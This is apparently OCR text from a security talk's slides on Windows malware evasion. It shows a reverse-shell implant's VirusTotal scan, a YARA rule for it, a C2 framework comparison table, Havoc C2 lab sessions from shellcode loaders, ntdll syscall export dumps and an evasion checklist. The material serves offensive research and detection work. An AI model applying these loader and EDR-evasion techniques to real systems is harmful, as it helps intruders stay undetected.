

eb5a9b59f279a0c6d552847e57baf794d4cb67e37d369bee8245855d2a737839
2
/ 69
Community Score
2 security vendors and no sandboxes flagged this file as malicious
Reanalyze
Similar
More
eb5a9b59f279a0c6d552847e57baf794d4cb67e37d369bee8245855d2a737839
raisin.exe
peexe
64bits
Size
5.40 MB
Last Analysis Date
a moment ago
EXE
DETECTION
DETAILS
BEHAVIOR
COMMUNITY
Join the VT Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.
Security vendors' analysis
Do you want to automate checks?
Bkav Pro
W64.AIDetectMalware
Jiangmin
Server-Proxy.lox.b
Acronis (Static ML)
Undetected
AhnLab-V3
Undetected
Alibaba
Undetected
Antiy-AVL
Undetected
Arcabit
Undetected
Avast
Undetected
AVG
Undetected
Avira (no cloud)
Undetected
Baidu
Undetected
BitDefender
Undetected
BitDefenderTheta
Undetected
ClamAV
Undetected
CMC
Undetected
CrowdStrike Falcon
Undetected
Cybereason
Undetected
Cylance
Undetected
Cynet
Undetected
DeepInstinct
Undetected
DrWeb
Undetected
Elastic
Undetected
Emsisoft
Undetected
eScan
Undetected

[~] yara -h


```
rule RAZIN_REVSHELL {
    meta:
        description = "Detects golang reverse-shell implant"
        author = "djnn"
        date = "2024-04-01"
        reference = "https://github.com/djnnvx/razin"
        hash1 = "eb5a9b59f279a0c6d552847e57baf794d4cb67e37d369bee8245855d2a737839"

    strings:
        $str1 = "RAZINrazinRAZINrazinRAZINrazinRAZINraz"
        $str2 = "10.0.2.2"
        $str3 = "github.com/bogdzn/razin"

    condition:
        3 of them

}
```

[~] cd windows/c2

	A	AP	AQ	AR	AS	AT	AU	AV	AW	AX
1					Detection	Support				
2	Name	Logging	ATT&CK Mapping	Dashboard	NetWitness	Actively Maint.	Slack	Slack Members	GH Issues	Notes
3	Apfell	Yes	No	Yes		Yes	ll bloodhoundgang.herokuap	180	14	
4	C3		No			Yes	bloodhoundgang.herokuapp.	121	6	
5	CALDERA	Yes	No	Yes		Yes	No	NA	181	
6	CHAOS						No	NA	41	
7	Cobalt Strike	Yes	Yes	Yes	Yes	Yes	No	NA	NA	
8	Covenant	Yes	No	Yes	Yes	Yes	venant bloodhoundhq.slack.c	665	108	
9	Dali	No	No	No		Yes	No	NA	0	Uses Imgur
10	Empire	Yes	Yes	No	Yes	Yes	empire bloodhoundhq.slack.c	1299	61	
11	EvilOSX	No	No	No		Yes	No	NA	89	
12	Faction C2	Yes	No	Yes		Yes	ctionc2 bloodhoundhq.slack.c	203	38	
13	FlyingAFalseFlag	No	No	No		Yes	No	NA	1	PostOffice EWS S
14	FudgeC2	No	No	Yes		Yes	dgec2 bloodhoundhq.slack.c	NA	3	
15	godoh	No	No	No	Yes	Yes	No	NA	1	
16	HARS	Yes	No	No	Yes	Yes	No	NA	2	
17	ibombshell	No	No	No		Yes	No	NA	5	
18	INNUENDO	Yes	No	Yes		Yes	No	NA	NA	
19	Koadic C3	Yes	Yes	No	Yes	Yes	No	NA	94	Requires valid ce
20	MacShellSwift	No	No	No		Yes	No	NA	0	
21	Merlin	Yes	No	No		Yes	nerlin bloodhoundhq.slack.cc	278	57	
22	Metasploit	Yes	No	No	Yes	Yes	metasploit.slack.com	4653	3953	
23	Meterpeter		No			Yes	No	NA	0	
24	Ninja	Yes	No	No		Yes	No	NA	4	
25	Nuages	No	No	No		Yes	No	NA	0	Everything is cus
26	Octopus	No	Yes	No		Yes	No	NA	3	
27	PoshC2	Yes	Yes	No	Yes	Yes	poshc2.slack.com	NA	44	
28	PowerHub	Yes	No	No		Yes	No	NA	38	
29	Prismatica	Yes	No	Yes		Yes	No	NA	1	
30	Proton		No				No	NA	4	
31	Pupy		Yes			Yes	No	NA	596	
32	QuasarRAT		Yes			Yes	No	NA	529	
33	Red Team Toolkit	Yes	No	No		Yes	No	NA	NA	
34	redViper		No			Yes	No	NA	0	
35	ReverseTCPShell	No	No	No	Yes	No	No	NA	0	Direct, constant
36	SCYTHE	Yes	No	Yes		Yes	No	NA	NA	
37	SilentTrinity	Yes	No	No		Yes	nttrinity bloodhoundhq.slack	489	67	


Applications
Havoc
EIP testing - notes - Obs...
Oracle VM VirtualBox M...
winware [Running] - Or...
Xfce Terminal
2024-01-18 16:55
flower
winware [Running] - Oracle VM VirtualBox
Windows PowerShell
PS C:\Users\winware> ls
Directory: C:\Users\winware
PS C:\Users\winware> Z:
PS Z:\> cd .\github.com\matro7sh\myph\
PS Z:\github.com\matro7sh\myph> .\payload.exe
PS Z:\github.com\matro7sh\myph> .\no-hashing.exe.e
Terminal -
File Edit View Terminal Tabs Help
l/utils.go l/syscall.go l/createThread.go
17 import (
"syscall"
Havoc
Havoc View Attack Scripts Help
ID External Internal User Computer OS Process PID Last Health
114c4b… 127.0.0.1 10.0.2.15 winware DESKTOP-5… Windows 10 payload.e… 4904 0s healthy
445c70… 127.0.0.1 10.0.2.15 winware DESKTOP-5… Windows 10 no-hashing.e… 1432 2s healthy
Event Viewer
18/01/2024 16:40:34 Havoc Framework [Version: 0.7] [CodeName: Bites The Dust]
18/01/2024 16:40:29 [*] Started "local" listener
18/01/2024 16:40:34 [+] djnn connected to teamserver
18/01/2024 16:40:34 [*] Initialized 2303a6a6 :: winware@10.0.2.15 (DESKTOP-5DFB5QU)
18/01/2024 16:41:16 [*] Initialized 114c4b50 :: winware@10.0.2.15 (DESKTOP-5DFB5QU)
18/01/2024 16:47:42 [*] Initialized 445c7076 :: winware@10.0.2.15 (DESKTOP-5DFB5QU)
Teamserver Chat
[114c4b50] winware/DESKTOP-5DFB5QU
[445c7076] winware/DESKTOP-5DFB5QU
- Agent ID : 114c4b50
- Magic Value : deadbeef
- First Call In : 18/01/2024 16:41:16
- Last Call In : 18-01-2024 16:41:25
- AES Key : 6eb08c88ca2e8ebcd02008383238964c0e4e647494ac48187e48b0123c4ad2fa
- AES IV : e24ab6b0acc29eb45c227adcc29c9438
- Sleep Delay : 2
- Sleep Jitter : 15
Host Info:
- Host Name : DESKTOP-5DFB5QU
- User Name : winware
- Domain Name :
- Internal IP : 10.0.2.15
Process Info:
- Process Name : payload.exe
- Process Arch : x64
- Process ID : 4904
- Thread ID : 6304
- Process Path : Z:\github.com\matro7sh\myph\payload.exe
- Process Elevated : false
- Base Address : 0x296ea460000
Operating System:
- Version : Windows 10
- Build : 10.0.1.0.19045
- Arch : x64/AMD64
[winware/DESKTOP-5DFB5QU] payload.exe/4904 x64
>>>
File Edit View Terminal Tabs Help
Havoc ./havoc client
pwn and elevate until it's
[16:40:33] [info] Havoc Framework [
[16:40:33] [info] loaded config fil
[16:40:34] [info] Connecting to pro
[16:40:34] [info] Started "local" l
[1] 0:./havoc- 1:./havoc*
"algernon" 16:55 18-Jan-24
NORMAL unstable! loaders/syscall.go go utf-8[unix] 26% ln :48/181 :1 [52:50]…
"loaders/syscall.go" 181L, 3749B written
"algernon" 16:55 18-Jan-24

Shellcode Loader Bullet Analogy



[~] cd windows/loader

[~] cd hells_gate

Developer Command Prompt

```
C:\Users\[redacted]\Desktop>dumpbin /exports c:\windows\system32\ntdll.dll
Microsoft (R) COFF/PE Dumper Version 14.33.31630.0
Copyright (C) Microsoft Corporation.  All rights reserved.


Dump of file c:\windows\system32\ntdll.dll

File Type: DLL

  Section contains the following exports for ntdll.dll

    00000000 characteristics
    BCED4B82 time date stamp
        0.00 version
           8 ordinal base
        2486 number of functions
        2485 number of names

    ordinal hint RVA      name

          9    0 0000E6F0 A_SHAFinal
         10    1 0000E820 A_SHAInit
         11    2 0000E860 A_SHAUpdate
         12    3 000EB470 AlpcAdjustCompletionListConcurrencyCount
         13    4 0007E280 AlpcFreeCompletionListMessage
         14    5 000EB4A0 AlpcGetCompletionListLastMessageInformation
         15    6 000EB4C0 AlpcGetCompletionListMessageAttributes
         16    7 000727C0 AlpcGetHeaderSize
         17    8 00072780 AlpcGetMessageAttribute
```

Addresse	Type	Ordinal	Symbole
00007FF9B91AD220	Export	437	NtOpenProcess
00007FF9B91AD220	Export	2020	ZwOpenProcess
00007FF9B91AD220	Symbole		ZwOpenProcess
00007FF9B91AD220	Symbole		NtOpenProcess
00007FF9B91AD360	Export	439	NtOpenProcessTokenEx
00007FF9B91AD360	Export	2022	ZwOpenProcessTokenEx
00007FF9B91AD360	Symbole		NtOpenProcessTokenEx
00007FF9B91AD360	Symbole		ZwOpenProcessTokenEx
00007FF9B91AF250	Export	438	NtOpenProcessToken
00007FF9B91AF250	Export	2021	ZwOpenProcessToken
00007FF9B91AF250	Symbole		NtOpenProcessToken
00007FF9B91AF250	Symbole		ZwOpenProcessToken

[~] make clean


avoid this

- strings
- unhooking
- private bytes / patching
- direct syscalls / hell-gate

prefer

- compile-time macros
- kill on hook-detection
- indirect-syscalls / hell-gate
- PiC shellcode


[~] myph --help

